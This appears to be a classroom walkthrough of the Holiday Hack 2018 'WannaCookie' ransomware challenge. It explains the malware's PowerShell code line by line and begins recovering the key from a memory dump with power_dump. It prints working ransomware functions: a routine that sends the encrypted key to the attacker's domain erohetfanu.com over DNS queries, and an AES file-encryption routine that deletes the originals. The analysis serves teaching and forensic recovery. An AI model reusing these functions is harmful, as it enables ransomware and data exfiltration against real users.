
We can easily grab that using the same call. If we remove the base64 decryption, we have
get_over_dns("7365727665722E637274") | out-file server.crt

```
PS D:\HolidayHack2018\malware> get_over_dns("7365727665722E637274") | out-file server.crt
```

Sure enough, we get something that could be a certificate.

```
server.crt - Notepad
File Edit Format View Help
MIIDXTCCAkWgAwIBAgIJAP6e19cw2sCjMA0GCSqGSIb3DQEBCwUAMEUxCzAJBgNV
BAYTAKFVMRmEqYDVQQIDAoTb211LVN0YXR1MSEwHwYDVQQKDBhJbnRlcm5ldCBX
aWRnaXRzIFB0eSBMdGQwHhcNMTgwODAzMTUwMTA3WhcNMTkwODAzMTUwMTA3WjBF
MQswCQYDVQQGEwJBVTETMBEGA1UECAwKU29tZS1TdGF0ZTEhMB8GA1UECgwYSW50
ZXJuZXQgV21kZ210cyBqdHkgTHRkMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIB
CgKCAQEAxijc2VVG1wmzBi+LDN1LYpUeLHhGZYtgjKAye96h6pfrUqcLSvcuC+s5
ywylkgOrrx/pZh4YXqfbolt77x2AqvjGuRJYwa78EmtHtgq/6njQa3TLULPspMTC
QM9H0SWF77VgDRSReQPjaoyPo3TFbS/Pj1Th1qdTwPA0lu4vvXi5Kj2zQ8QnxyQB
hpRxFPnB9Ak6G9EgeR5NEkz1CiivXN37A/P7etMiU4QsOBipEcBvL6nEAoAB1Uhi
zWCTBBb9PlhwLdlsY1k7tx5wHzD7IhJ5P8tdksBzgrWjYxUfBreddg+4nRVVuKeb
E9Jq6zImCfu8elXjCjk8OLZP9WZWDQIDAQAB1AwTjAdBgNVHQ4EFgQUfeOgZ4f+
kxU1/BN/PpHRuzBYzdEwHwYDVR0jBBgwFoAUfeOgZ4f+kxU1/BN/PpHRuzBYzdEw
DAYDVR0TBAwAwEB/zANBgkqhkiG9w0BAQsFAAOCAQEAhhdDHQvW9Q+Fromk7n2G
2eXkTNX1bxz2PS2Q1ZW393Z83aBRWRvQKt/qGCAi9AHg+NB/F0WMZfuuLgziJQTH
QS+vvCn3bi1HCwz9w7PFe5CZegaivbARDoh7V9RHwVfzCGSddUEGBH3j8q7thrKO
xOmEwvHi/0ar+OsscBideOGq11hoTn741+gHjRherRvQWJb4Abfd4kUnAsdxs17
MTxM0f4t4cdWHyeJUH3yBuT6euId9rn7GQNi61HjChXjEfza8hpBC4OurCKcfQiV
oY/0BxXdxgTygwhAdWmvNrHPoQyB5Q9XwgN/wWMtr1PZfy3AW9uGFj/sgJv42xcF
+w==
```

Windows even recognizes it.



If you search the Internet on “Internet Widgit Pty Ltd”, you will find that it is the default name used by openssl. If you generate a certificate in openssl without entering your own data, you become Internet Widgit. There is even a [Snort rule](#) for this; whoever is using it is lazy and could be evil.

We can find the length of \$pub_key to put in our table.

```
e> $pub_key = [System.Convert]::FromBase64String($(get_over_dns("7365727665722E637274")))
```

We also use Get-Member to learn that \$pub_key is an array of bytes, or binary data.

```
PS D:\HolidayHack2018\malware> $pub_key.Length  
865  
PS D:\HolidayHack2018\malware> $pub_key | Get-Member  
  
TypeName: System.Byte
```

Line 194

```
$Byte_key = ([System.Text.Encoding]::Unicode.GetBytes($(([char[]]([char]01..[char]255)+([char[]]([char]01..[char]255)) + 0..9 | sort {Get-Random})[0..15] -join ',')) | ?{$_ -ne 0x00})
```

This one is hard to sort out. It includes PowerShell's Get-Random function, so most likely \$Byte_key is random. When we run it, we see that \$Byte_key is 16 bytes of binary data. This will be a variable to keep track of.

Line 195

```
$Hex_key = $(B2H $Byte_key)
```

In this line, the random key has been converted to 32 bytes of string data. This is another one to watch.

```
PS D:\HolidayHack2018\malware> $Hex_key = $(B2H $Byte_key)  
  
PS D:\HolidayHack2018\malware> $Hex_key  
1506d214db9367a94e3fef5cb2cb4f3b  
  
PS D:\HolidayHack2018\malware> $Hex_key.Length  
32  
  
PS D:\HolidayHack2018\malware> $Hex_key.Length | Get-Member  
  
TypeName: System.Int32
```

Line 196

```
$key_Hash = $(sha1 $Hex_key)
```

This line simply takes a SHA-1 hash of \$Hex_key. SHA-1 hashes are 40 bytes long.

```
PS D:\HolidayHack2018\malware> $key_Hash = $(sha1 $Hex_key)  
  
PS D:\HolidayHack2018\malware> $key_Hash  
4b7bb2b5ba31ce73468935198b06af1921843ca3  
  
PS D:\HolidayHack2018\malware> $key_Hash.Length  
40  
  
PS D:\HolidayHack2018\malware> $key_Hash | Get-Member  
  
TypeName: System.String
```

Line 197

```
$Pub_key_encrypted_Key = (Pub_Key_Enc $Byte_key $pub_key).ToString()
```

This line takes the \$Byte_Key, the \$pub_key (server.crt) and sends them to the Pub_Key_Enc function. The result comes back as a hex string, 512 bytes long. We need to see what the Pub_Key_Enc function

does.

```
PS D:\HolidayHack2018\malware> $Pub_key_encrypted_Key  
7a6493005092fdcfc888b4230368076efbd97fe72fe0236d160f5975849a2ab36bb84295471fab6e5de34d8  
6ba518922d5379af008d735c14c3db42fe5b4bf59534c7c60a01d5069568750063a9d42d5bda82ecf033007  
f6ce0a65492d6031e33e  
PS D:\HolidayHack2018\malware> $Pub_key_encrypted_Key.Length  
512  
PS D:\HolidayHack2018\malware> $Pub_key_encrypted_Key | Get-Member  
  
TypeName: System.String
```

Function Pub_Key_Enc

```
function Pub_Key_Enc($key_bytes, [byte[]]$pub_bytes){  
    $cert = New-Object -TypeName  
System.Security.Cryptography.X509Certificates.X509Certificate2  
    $cert.Import($pub_bytes)  
    $encKey = $cert.PublicKey.Key.Encrypt($key_bytes, $true)  
    return $(B2H $encKey)
```

This function takes the \$Byte_key, now called \$key_bytes, and the \$pub_key, now called \$pub_bytes, as input. It imports \$pub_bytes as a certificate and then uses Public Key encryption to encrypt \$Byte_key. The result is returned as hex.

So, \$Pub_key_encrypted_Key is the \$Byte_key, encrypted with the server's public key.

Line 198

```
$cookie_id = (send_key $Pub_key_encrypted_Key)
```

For this one, we need to look at the send_key function. It does something with the encrypted version of \$Byte_key.

Function send_key

```
function send_key($encrypted_key) {  
    $chunks = (split_to_chunks $encrypted_key )  
    foreach ($j in $chunks) {  
        if ($chunks.IndexOf($j) -eq 0) {  
            $new_cookie = $($Resolve-DnsName -Server erohetfanu.com -Name  
"$j.6B6579666F72626F746964.erohetfanu.com" -Type TXT).Strings  
        } else {  
            $($Resolve-DnsName -Server erohetfanu.com -Name  
"$new_cookie.$j.6B6579666F72626F746964.erohetfanu.com" -Type TXT).strings  
        }  
    }  
    return $new_cookie  
}
```

The function split_to_chunks does just what it says. It takes \$encrypted_key (\$public_key_encrypted_key), which is a 512 byte long hex string, and turns it into an array of 32 byte chunks.

Then send_key loops through the chunks, one at a time. On the first chunk (index is 0), it prepends the chunk (\$j) to 6B6579666F72626F746964.erohetfanu.com and sends a DNS query. The answer is saved

as \$new_cookie. For the rest of the chunks it also prepends \$new_cookie and does not save any answers that may or may not be returned.

We can use H2A to find the ASCII value of “**6B6579666F72626F746964**”

```
PS D:\HolidayHack2018\malware> H2A "6B6579666F72626F746964"  
keyforbotid  
PS D:\HolidayHack2018\malware> |
```

The command string translates to keyforbotid.

So, send_key transmits the encrypted \$Byte_key to the malware server using the DNS transfer mechanism. The server returns a value kept in \$new_cookie by the send_key function, or in \$cookie_id by the wannacookie function.

If we run line 198, we can see the size and type of what the server returns.

```
PS D:\HolidayHack2018\malware> $Pub_key_encrypted_Key  
7a6493005092fdcf888b4230368076efbd97fef72fe0236d160f5975849a2ab36bb84295471fab6  
6ba518922d5379af008d735c14c3db42fe5b4bf59534c7c60a01d5069568750063a9d42d5bda82e  
f6ce0a65492d6031e33e  
PS D:\HolidayHack2018\malware> $cookie_id = [send_key $Pub_key_encrypted_Key]
```

```
PS D:\HolidayHack2018\malware> $cookie_id  
  
613876393763594d7452  
PS D:\HolidayHack2018\malware> $cookie_id.Length  
16  
PS D:\HolidayHack2018\malware> $cookie_id | Get-Member  
  
TypeName: System.String
```

The variable \$cookie_id is strange. It is an array of 16 strings. All strings are empty, except the last string, which is a hex string of length 20. It converts to an ASCII string.

```
PS D:\HolidayHack2018\malware> $cookie_id[15]  
613876393763594d7452  
PS D:\HolidayHack2018\malware> $cookie_id[15].Length  
20  
PS D:\HolidayHack2018\malware> H2A $cookie_id[15]  
a8v97cYMTR
```

Line 199

```
$date_time = (((Get-Date).ToUniversalTime() | Out-String) -replace "`r`n")
```

This is just the current date and time. It is a string of 39 bytes.

Line 200

```
[array]$future_cookies = $(Get-ChildItem *.elfdb -Exclude *.wannacookie ` 
    -Path $($env:UserProfile+'\Desktop'), $($env:UserProfile+'\Documents'), ` 
    $($env:UserProfile+'\Videos'), $($env:UserProfile+'\Pictures'), ` 
    $($env:UserProfile+'\Music')) -Recurse | 
    where { ! $_.PSIsContainer } | 
    Foreach-Object {$_.fullname})
```

The \$future_cookies variable is interesting. It searches the Desktop, Documents, Videos, Pictures, and Music folders in the user's profile for files ending in "elfdb". It excludes any files ending in "wannacookie" and folders. Since \$future_cookies is an array of strings of undetermined length, we cannot put a length into our table.

Line 201

```
enc_dec $Byte_key $future_cookies $true
```

This line calls the enc_dec function with the randomly generated key, an array of file names it found in the user's profile, and the value \$true. We need to examine enc_dec.

Function enc_dec

```
function enc_dec {
    param($key, $allfiles, $make_cookie )
    $tcount = 12
    for ( $file=0; $file -lt $allfiles.length; $file++ ) {
        while ($true) {
            $running = @(Get-Job | Where-Object { $_.State -eq 'Running' })
            if ($running.Count -le $tcount) {
                Start-Job -ScriptBlock {
                    param($key, $File, $true_false)
                    try{
                        Enc-Dec-File $key $File $true_false
                    } catch {
                        $_.Exception.Message | Out-String | Out-File ` 
                            $($env:UserProfile+'\Desktop\ps_log.txt') -append
                    }
                } -args $key, $allfiles[$file], $make_cookie ` 
                    -InitializationScript $functions
                break
            } else {
                Start-Sleep -m 200
                continue
            }
        }
    }
}
```

This is a complicated little function. Basically, it keeps 12 (\$tcount = 12) jobs running that are calls to the function Enc-Dec-File, with parameters \$key (our old friend \$Byte_key), \$File (one file from the array \$future_cookies), and \$true_false (set to True by the parameter passed in the original function call.) We'd better take a look at Enc-Dec-File.

Function Enc_Dec-File

```
1  function Enc_Dec-File($key, $File, $enc_it) {
2      [byte[]]$key = $key
3      $suffix = ".wannacookie"
4      [System.Reflection.Assembly]::LoadWithPartialName('System.Security.Cryptography')
5      [System.Int32]$keysize = $key.Length*8
6      $AESP = New-Object 'System.Security.Cryptography.AesManaged'
7      $AESP.Mode = [System.Security.Cryptography.CipherMode]::CBC
8      $AESP.Blocksize = 128
9      $AESP.KeySize = $keysize
10     $AESP.Key = $key
11     $fileSR = New-Object System.IO.FileStream($File, [System.IO.FileMode]::Open)
12     if ($enc_it) {$destFile = $File + $suffix} else {$destFile = ($File -replace $suffix)}
13     $fileSW = New-Object System.IO.FileStream($destFile, [System.IO.FileMode]::Create)
14     if ($enc_it) {
15         $AESP.GenerateIV()
16         $fileSW.Write([System.BitConverter]::GetBytes($AESP.IV.Length), 0, 4)
17         $fileSW.Write($AESP.IV, 0, $AESP.IV.Length)
18         $transform = $AESP.CreateEncryptor()
19     } else {
20         [Byte[]]$lenIV = New-Object Byte[] 4
21         $fileSR.Seek(0, [System.IO.SeekOrigin]::Begin) | Out-Null
22         $fileSR.Read($lenIV, 0, 3) | Out-Null
23         [Int]$LIV = [System.BitConverter]::ToInt32($lenIV, 0)
24         [Byte[]]$IV = New-Object Byte[] $LIV
25         $fileSR.Seek(4, [System.IO.SeekOrigin]::Begin) | Out-Null
26         $fileSR.Read($IV, 0, $LIV) | Out-Null
27         $AESP.IV = $IV
28         $transform = $AESP.CreateDecryptor()
29     }
30     $cryptoS = New-Object System.Security.Cryptography.CryptoStream($fileSW, $transform, [System.IO.FileMode]::Create)
31     $count = 0
32     $blockszBts = $AESP.Blocksize / 8
33     [Byte[]]$data = New-Object Byte[] $blockszBts
34     Do
35     {
36         $count = $fileSR.Read($data, 0, $blockszBts)
37         $cryptoS.write($data, 0, $count)
38     }
39     while ($count -gt 0)
40     $cryptoS.FlushFinalBlock()
41     $cryptoS.Close()
42     $fileSR.Close()
43     $fileSW.Close()
44     Clear-variable -Name "key"
45     Remove-Item $File
46 }
```

This is the function that does the file encryption. This function is fairly complicated, but we only need an overview to understand what it is doing. It receives the key (`$Byte_key`), a file name/path, and either True or False for the variable `$enc_it`. If `$enc_it` is set to True, the function encrypts the file; otherwise it decrypts the file.

The function appends “.wannacookie” to the file name of any file it encrypts, and removes “.wannacookie” from the name of any file it decrypts.

The function uses AES encryption in Cipher Block Chaining (CBC) mode with a block size of 128 bytes. Our key (from `$Byte_key`) is 16 bytes or 128 bits long. If you have not studied encryption yet, this would be a good time to [read about symmetric encryption](#), where the same key is used for both encryption and decryption. It is much faster than the asymmetric, or public key encryption, that is used in generating certificates. [AES](#) is one of the algorithms currently approved for symmetric encryption by the U.S. National Institute of Standards and Technology (NIST).

Lines 202 and 203

Once the files have been encrypted, the code cleans up after itself by clearing the variables \$Hex_key and \$Byte_key. This could be bad for our decryption efforts. If \$Hex_key remained in memory, we had a chance of recovering it from the dump file that Alabaster has. The Powerdump tool won't find \$Byte_key in memory because it only works on strings, but the key is gone anyway.

```
Clear-variable -Name "Hex_key"  
Clear-variable -Name "Byte_key"
```

This is distressing news. If we could recover \$Hex_key or \$Byte_key from memory, then we could easily decrypt Alabaster's files.

Review of what we have discovered

The code does this:

- downloads a copy of the server's public key (server.crt, \$pub_key)
- generates a 16-byte random key (\$Byte_key, but I like to think of it as AES_key)
- saves a copy of the hash of \$Byte_key
- encrypts \$Byte_key with the server's public key and sends that to the server
 - the server returns \$cookie_id
- encrypts all *.elfdb in the user's profile with AES, \$Byte_key is the key
- erases \$Byte_key and \$Hex_key from memory.

This code is tightly targeted. It only attacks computers in the KRINGLECONCASTLE domain, and only encrypts files with elfdb extensions.

Here is the table of variables.

<u>Variable</u>	<u>type</u>	<u>length</u>	<u>purpose</u>
\$pub_key	byte array	865	server's public key
\$Byte_key	byte array	16	AES key for encrypting files
\$Hex_key	hex	32	\$Byte_key converted to hex
\$Key_Hash	string of hex	40	SHA-1 of \$Byte_key AES key
\$Pub_key_encrypted_Key	string of hex array of	512	\$Byte_key encrypted with server's public cert
\$cookie_id	strings	16	\$cookie_id[15] is a string len 20, the rest are empty
\$date_time	string array of	39	date and time
\$future_cookies	strings		file paths to be encrypted, all *.elfdb files

Here are the command strings we've found so far.

<u>Command String</u>	<u>ASCII</u>
6B696C6C737769746368	killswitch
7365727665722E637274	server.crt
6B6579666F72626F746964	keyforbotid
736F757263652E6D696E2E68746D6C	source.min.html
72616e736f6d697370616964	ransomispaid
77616E6E61636F6F6B69652E6D696E2E707331	wannacookie.min.ps1
77616E6E61636F6F6B69652E707331	wannacookie.ps1

So, the malware generates a key that it will use to encrypt files with AES. It sends a copy of that key, encrypted with the server's public key, to the server. After the file encryption is done, it deletes the key, saving only a SHA-1 hash.

Hint Review

It's easy to get confused by all the details when you are trying to decipher code. Let's take a step back and remember what we are trying to do. Here are hints from Shiny Upatree and Alabaster Snowball to jog your memory.

Of course, this all depends how the key was encrypted and managed in memory. Proper public key encryption requires a private key to decrypt.

Perhaps there is a flaw in the wannacookie author's DNS server that we can manipulate to retrieve what we need.

If so, we can retrieve our keys from memory, decrypt the key, and then decrypt our ransomed files.

A **Alabaster Snowball** 4:33PM
Yippee-Ki-Yay! Now, I have a ma... kill-switch!
Now that we don't have to worry about new infections, I could sure use your L337 security skills for one last thing.
As I mentioned, I made the mistake of analyzing the malware on my host computer and the ransomware encrypted my password database.
Take this [zip](#) with a memory dump and my encrypted password database, and see if you can recover my passwords.
One of the passwords will unlock our access to the vault so we can get in before the hackers.

The link to the zip file Alabaster talks about is [here](#).

Hand In

To recover Alabaster's files, we need the key (\$Byte_key), but it has been deleted. We may be able to find a copy of the encrypted version, though.

- 1) If we have the encrypted key (\$Pub_key_encrypted_Key), can we recover the key? What other piece of the puzzle do we need?

- 2) Where could we find the encrypted key?

- 3) Use the information in [Chris Davis' talk \(about 15 min. in\)](#) to use Powerdump to recover what you can from the memory dump that Alabaster gave us ([here](#)).

Objective--Recover Alabaster's Password (Part 3)


Searching for a solution in the memory dump

Code analysis has taught us that we need a key (`$Byte_key`) in order to decrypt Alabaster's file that WannaCookie encrypted with AES. However, that key was deleted from memory. The malware encrypted the key using the server's public key and sent it to the server. The code did not clear/erase the encrypted version of the key from memory. If we can find the encrypted version of `$Byte_key`, `$Pub_key_encrypted_Key`, and the companion private key to the server's public key we can recover `$Byte_key`. This is what Shiny Upatree is telling us to do.

Of course, this all depends how the key was encrypted and managed in memory. Proper public key encryption requires a private key to decrypt.

Perhaps there is a flaw in the wannacookie author's DNS server that we can manipulate to retrieve what we need.

If so, we can retrieve our keys from memory, decrypt the key, and then decrypt our ransomed files.



Although the malware deleted the key we need (`$Byte_key`), it encrypted it with the server's public key and sent it to the server. Since the server has the private key that matches the public key, it can decrypt `$Byte_key` and save it for safekeeping. Farther along in the code (line 245, then 235), you can see where the server will return the unencrypted key to the malware once the ransom has been paid.

Alabaster's zip file

Once we download the zip file from Alabaster, we see that it contains the encrypted version of his password database (alabaster_passwords.elfdb.wannacookie) and the dump of the memory from the WannaCookie process on his computer (powershell.exe_181109_104716.dmp).

Data (D:) > HolidayHack2018 > Lessons > forensic_artifacts

Name	Date modified
alabaster_passwords.elfdb.wannacookie	12/26/2018 9:11 AM
powershell.exe_181109_104716.dmp	12/26/2018 9:12 AM

Sure enough, the encrypted database had an elfdb extension and WannaCookie appended its extension.

Chris Davis' powerdump.py script works fine in an Ubuntu VM. [In the talk](#) he uses Windows 10 and the Windows Subsystem for Linux (WSL). It is really nice to switch back and forth between Windows and Linux command shells in Windows but be careful. In a recent Sacred Cash Cow Tipping Contest (2017?) at Black Hills Information Security, they escaped antivirus detection by jumping to WSL and executing malware there. I see no problems with using WSL on a protected machine, though.

Installing Linux on Windows 10


This [link is to an article by Microsoft](#) with instructions on installing Linux on Windows 10, or WSL as Microsoft calls it. You have the choice of several different distributions. For this lab I chose Ubuntu 18.04 LTS.

The first step is to execute a PowerShell command as Administrator.

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd \
PS C:\> Enable-WindowsOptionalFeature -Online -FeatureName Microsoft-Windows-Subsystem-Linux
```

Then you go to the Microsoft Store and choose your version. Even Kali is available.



There are more steps after that, but they are not difficult and are well documented.

Installing Power_dump

This is a [link to the Git Hub repository](#) for Chris' software. The installation is easy.

```
git clone https://github.com/chrisjd20/power_dump.git
```

```
[john@DESKTOP-UR71QBS:/mnt/c/Users/John$ git clone https://github.com/chrisjd20/power_dump.git
Cloning into 'power_dump'...
remote: Enumerating objects: 60, done.
remote: Counting objects: 100% (60/60), done.
remote: Compressing objects: 100% (46/46), done.
remote: Total 60 (delta 24), reused 36 (delta 10), pack-reused 0
Unpacking objects: 100% (60/60), done.
john@DESKTOP-UR71QBS:/mnt/c/Users/John$ ]
```

The default installation of Python on the distribution I used is python3, and power_dump.py did not run well for me in python3. We can add version 2 of Python easily.

```
sudo apt install python
```

Before we run power_dump.py, let's recall the variable table we made before. We will need to know the content type and length of the variables we are searching for. We can find hex strings (or strings of hex) but we won't be able to find byte arrays (or binary) with this tool.

<u>Variable</u>	<u>type</u>	<u>length</u>	<u>purpose</u>
\$pub_key	byte array	865	server's public key
\$Byte_key	byte array	16	AES key for encrypting files
\$Hex_key	hex	32	\$Byte_key converted to hex
\$Key_Hash	string of hex	40	SHA-1 of \$Byte_key AES key
\$Pub_key_encrypted_Key	string of hex array of	512	\$b_k key encrypted with server's public cert
\$cookie_id	strings	16	\$cookie_id[15] is a string len 20, the rest are empty
\$date_time	string array of	39	date and time
\$future_cookies	strings	variable	file paths to be encrypted, all *.elfdb files

We drop into BASH from PowerShell, as Chris did.

```
[john@DESKTOP-UR71QBS:/mnt/c/Users/John
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\John> bash
john@DESKTOP-UR71QBS:/mnt/c/Users/John$ ]
```

Then we start Power_dump. On my machine, power_dump.py is in ~/power_dump/, and my malware is in ~/malware. With the current working directory set to ~/malware, we can start Power_dump with python ../power_dump/power_dump.py

```
john@DESKTOP-UR71QBS:/mnt/c/Users/John$ cd malware
john@DESKTOP-UR71QBS:/mnt/c/Users/John/malware$ python ../power_dump/power_dump.py
```

Now we are ready to start. From here on the procedure follows Chris' talk very closely.

Just to check, we make sure that we are in the correct directory and the dump is available.

```
=====
1. Load PowerShell Memory Dump File
2. Process PowerShell Memory Dump
3. Search/Dump Powershell Scripts
4. Search/Dump Stored PS Variables
e. Exit
: 1

=====
Load Dump Menu =====
COMMAND | ARGUMENT | Explanation
=====|=====|=====
ld | /path/to/file.name | load mem dump
ls | ..directory/path | list files
B | | back to menu
===== Loaded File: =====
|
=====
: ls

=====
Listing of ./ =====
Dir - powershell_var_script_dump
File - .last_memory_processed.pickle 16447880
File - 32byte_values.txt 164
File - 40byte_values.txt 40
File - 512byte_values.txt 512
File - alabaster_passwords.elfdb.wannacookie 16420
File - CHOCOLATE_CHIP_COOKIE_RECIPE.docm 113540
File - CHOCOLATE_CHIP_COOKIE_RECIPE.zip 110699
File - dropper.ps1 516
File - firstStage.ps1 496
File - forensic_artifacts.zip 123326040
File - malware-nomin.ps1 21090
File - malware.ps1 16034
File - max-version.ps1 21090
file - powershell.exe_181109_104716.dmp 427762187
Enter to Continue...
```

We load the dump file that Alabaster gave us.

```
===== Load Dump Menu =====
COMMAND | ARGUMENT | Explanation
-----|-----|-----
ld | /path/to/file.name | load mem dump
ls | ..directory/path | list files
B | | back to menu
===== Loaded File: =====
:
=====
: ld powershell.exe_181109_104716.dmp

===== Load Dump Menu =====
COMMAND | ARGUMENT | Explanation
-----|-----|-----
ld | /path/to/file.name | load mem dump
ls | ..directory/path | list files
B | | back to menu
===== Loaded File: =====
powershell.exe_181109_104716.dmp 427762187
=====
: B
```

We process it and save the processed version.

```
===== Main Menu =====
Memory Dump: powershell.exe_181109_104716.dmp
Loaded : True
Processed : False
=====
1. Load PowerShell Memory Dump File
2. Process PowerShell Memory Dump
3. Search/Dump Powershell Scripts
4. Search/Dump Stored PS Variables
e. Exit
: 2
[i] Please wait, processing memory dump...
[+] Found 65 script blocks!
[+] Found some Powershell variable names to work with...
[+] Found 10947 possible variables stored in memory
Would you like to save this processed data for quick proces
: y
Successfully Processed Memory Dump!

Press Enter to Continue...
```

First search was with the hex string regex that Chris used. It finds 196 possible values.

```
matches "^[a-fA-F0-9]+$"
```

```
===== Filters =====
1| MATCHES bool(re.search(r"^[a-fA-F0-9]+$",variable_values))

[i] 196 powershell Variable Values found!
===== Search/Dump PS Variable Values =====
COMMAND | ARGUMENT | Explanation
=====
print | print [all|num] | print specific or all Variables
dump | dump [all|num] | dump specific or all Variables
contains | contains [ascii_string] | Variable Values must contain string
matches | matches "[python_regex]" | match python regex inside quotes
len | len [>|<|=|=|==] [bt_size] | Variables length >,<,=,>=,<= size
clear | clear [all|num] | clear all or specific filter num
=====
```

Narrow the field by adding a search for length 16. Only \$cookie_id could match here. The type of \$Byte_key is byte array (binary), so strings won't find it. We found nothing at all.

```
===== Filters =====
1| MATCHES bool(re.search(r"^[a-fA-F0-9]+$",variable_values))
2| LENGTH len(variable_values) == 16

[i] 0 powershell Variable Values found!
===== Search/Dump PS Variable Values =====
COMMAND | ARGUMENT | Explanation
=====
print | print [all|num] | print specific or all Variables
dump | dump [all|num] | dump specific or all Variables
contains | contains [ascii_string] | Variable Values must contain string
matches | matches "[python_regex]" | match python regex inside quotes
len | len [>|<|=|=|==] [bt_size] | Variables length >,<,=,>=,<= size
clear | clear [all|num] | clear all or specific filter num
=====
```

Next up is len == 32. Before we can enter that, we have to clear the old len==16 line.

```
clear 2
```

The length filter is number 2 in the screenshot; if we forget to clear it we will be looking for len == 16 and len == 32 at the same time.

This could match \$Hex_key, but that variable was cleared. We do find five strings that match; dump them and save to 32byte_values.txt. Note: Remember to change the file name so that the next search does not overwrite it.

```
===== Filters =====
1| MATCHES bool(re.search(r"^[a-fA-F0-9]+$",variable_values))
2| LENGTH len(variable_values) == 32

[i] 5 powershell Variable Values found!
===== Search/Dump PS Variable Values =====
COMMAND | ARGUMENT | Explanation
=====
print | print [all|num] | print specific or all Variables
dump | dump [all|num] | dump specific or all Variables
contains | contains [ascii_string] | Variable Values must contain string
matches | matches "[python_regex]" | match python regex inside quotes
len | len [>|<|=|=|==] [bt_size] | Variables length >,<,=,>=,<= size
clear | clear [all|num] | clear all or specific filter num
=====
:
```

A search for length 40 finds one string. Chances are, that is the SHA-1 hash of the key, \$Key_Hash. It may not help us but save it as 40byte-values.txt.

```
: len == 40

===== Filters =====
1| MATCHES bool(re.search(r"^[a-fA-F0-9]+$",variable_values))
2| LENGTH len(variable_values) == 40

[i] 1 powershell Variable Values found!
===== Search/Dump PS Variable Values =====
COMMAND | ARGUMENT | Explanation
-----|-----|-----
print | print [all|num] | print specific or all Variables
dump | dump [all|num] | dump specific or all Variables
contains | contains [ascii_string] | Variable Values must contain string
matches | matches "[python_regex]" | match python regex inside quotes
len | len [>|<|=|=|==] [bt_size] | Variables length >,<,=,>=,<= size
clear | clear [all|num] | clear all or specific filter num
=====
```

